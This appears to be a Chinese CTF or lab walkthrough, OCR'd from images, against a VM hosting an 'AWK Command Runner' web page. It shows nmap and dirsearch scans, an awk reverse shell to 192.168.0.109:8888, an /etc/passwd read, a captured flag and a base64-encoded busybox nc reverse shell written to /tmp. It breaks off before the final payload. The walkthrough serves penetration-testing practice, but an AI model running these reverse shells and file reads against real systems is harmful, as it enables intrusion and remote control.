


扫描:

```
nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 09:21 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 09:21
Scanning 192.168.0.104 [1 port]
Completed ARP Ping Scan at 09:21, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:21
Scanning pastebin.com (192.168.0.104) [65535 ports]
Discovered open port 80/tcp on 192.168.0.104
Discovered open port 22/tcp on 192.168.0.104
Completed SYN Stealth Scan at 09:22, 28.40s elapsed (65535 total ports)
Initiating Service scan at 09:22
Scanning 2 services on pastebin.com (192.168.0.104)
Completed Service scan at 09:22, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.03s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.03s elapsed
Nmap scan report for pastebin.com (192.168.0.104)
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:67:35:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.97 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(root㉿kali)-[/home/kali/targets]
└─#
```

进一步扫描：

```
nmap -v -Pn -T5 192.168.0.104 -sV -sC -p 22,80
```


```
Discovered open port 22/tcp on 192.168.0.104
Completed SYN Stealth Scan at 09:22, 0.02s elapsed (2 total ports)
Initiating Service scan at 09:22
Scanning 2 services on pastebin.com (192.168.0.104)
Completed Service scan at 09:22, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.37s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.01s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Nmap scan report for pastebin.com (192.168.0.104)
Host is up (0.00067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: AWK Command Runner
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:67:35:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

┌──(root㉿kali)-[/home/kali/targets]
└─#
```


扫描目录:

```
dirsearch -u http://192.168.0.104
```

```
┌──(root㉿ kali)-[/home/kali/targets]
└─# dirsearch -u http://192.168.0.104
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/targets/reports/http_192.168.0.104/_25-10-07_09-23-57.txt

Target: http://192.168.0.104/

[09:23:57] Starting:
[09:23:59] 403 -  278B  - /.ht_wsr.txt
[09:23:59] 403 -  278B  - /.htaccess.bak1
[09:23:59] 403 -  278B  - /.htaccess.orig
[09:23:59] 403 -  278B  - /.htaccess.sample
[09:23:59] 403 -  278B  - /.htaccess.save
[09:23:59] 403 -  278B  - /.htaccess_extra
[09:23:59] 403 -  278B  - /.htaccess_orig
[09:23:59] 403 -  278B  - /.htaccessBAK
[09:23:59] 403 -  278B  - /.htaccess_sc
[09:23:59] 403 -  278B  - /.htaccessOLD
[09:23:59] 403 -  278B  - /.htaccessOLD2
[09:23:59] 403 -  278B  - /.html
[09:23:59] 403 -  278B  - /.htm
[09:23:59] 403 -  278B  - /.htpasswd_test
[09:23:59] 403 -  278B  - /.httr-oauth
[09:23:59] 403 -  278B  - /.htpasswds
[09:24:01] 403 -  278B  - /.php
[09:24:32] 200 -   23KB - /info.php
[09:24:45] 200 -  113B  - /sample.txt
[09:24:45] 403 -  278B  - /server-status
[09:24:45] 403 -  278B  - /server-status/

Task Completed

┌──(root㉿ kali)-[/home/kali/targets]
└─#
```

访问一下80端口:





awk 执行命令：


```
awk 'BEGIN {s = "/inet/tcp/192.168.0.109/8888/0/0"; while(42) { do{ printf "shell> " |&
s; if ((s |& getline c) <= 0) break; while (c && (c ~ /[^\n]/)) { printf $0 |& s; s |&
getline; print $0 } close(c) } while(1) } }' /dev/null
```

没成功。

```
┌──# awk
Usage: awk [POSIX or GNU style options] -f progfile [--] file ...
Usage: awk [POSIX or GNU style options] [--] 'program' file ...
POSIX options:          GNU long options: (standard)
        -f progfile             --file=progfile
        -F fs                   --field-separator=fs
        -v var=val              --assign=var=val
Short options:          GNU long options: (extensions)
        -b                      --characters-as-bytes
        -c                      --traditional
        -C                      --copyright
        -d[file]                --dump-variables[=file]
        -D[file]                --debug[=file]
        -e 'program-text'       --source='program-text'
        -E file                 --exec=file
        -g                      --gen-pot
        -h                      --help
        -i includefile          --include=includefile
        -I                      --trace
        -l library              --load=library
        -L[fatal|invalid|no-ext]        --lint[=fatal|invalid|no-ext]
        -M                      --bignum
        -N                      --use-lc-numeric
        -n                      --non-decimal-data
        -o[file]                --pretty-print[=file]
        -O                      --optimize
        -p[file]                --profile[=file]
        -P                      --posix
        -r                      --re-interval
        -s                      --no-optimize
        -S                      --sandbox
        -t                      --lint-old
        -V                      --version

To report bugs, use the `gawkbug' program.
For full instructions, see the node `Bugs' in `gawk.info'
which is section `Reporting Problems and Bugs' in the
printed version.  This same information may be found at
https://www.gnu.org/software/gawk/manual/html_node/Bugs.html.
PLEASE do NOT try to report bugs by posting in comp.lang.awk,
or by using a web forum such as Stack Overflow.

gawk is a pattern scanning and processing language.
By default it reads standard input and writes standard output.

Examples:
        awk '{ sum += $1 }; END { print sum }' file
        awk -F: '{ print $1 }' /etc/passwd
```

文件读取：


```
'{ print $1 }' /etc/passwd
```



发现三个用户：

```
root x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd
systemd-network:x:102:103:systemd
systemd-resolve:x:103:104:systemd
systemd-coredump:x:999:999:systemd
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
twansh:x:1000:1000:,,,:/home/twansh:/bin/bash
david:x:1001:1001::/home/david:/bin/bash
Name
```

这你敢信?



得到了user 的 flag：

```
flag{user-0c4da5e7f8a886869575ae0a046f1841}
```

经过尝试，好像可以写入脚本：

```
BEGIN{print "YnVzeWJveCBuYyAxOTIuMTY4LjAuMTA5IDg4ODggLWUgL2Jpbi9zaA==" >
"/tmp/shell.sh"}
```

```
#!/bin/sh
busybox nc 192.168.0.109 8888 -e /bin/sh

'BEGIN{print "YnVzeWJveCBuYyAxOTIuMTY4LjAuMTA5IDg4ODggLWUgL2Jpbi9zaA==" >
"/tmp/shell.sh"}'
```

好像写入了无法执行啊，但是能读取twansh的文件，应该能写入一句话木马?


经过绕过，payload如下：

```
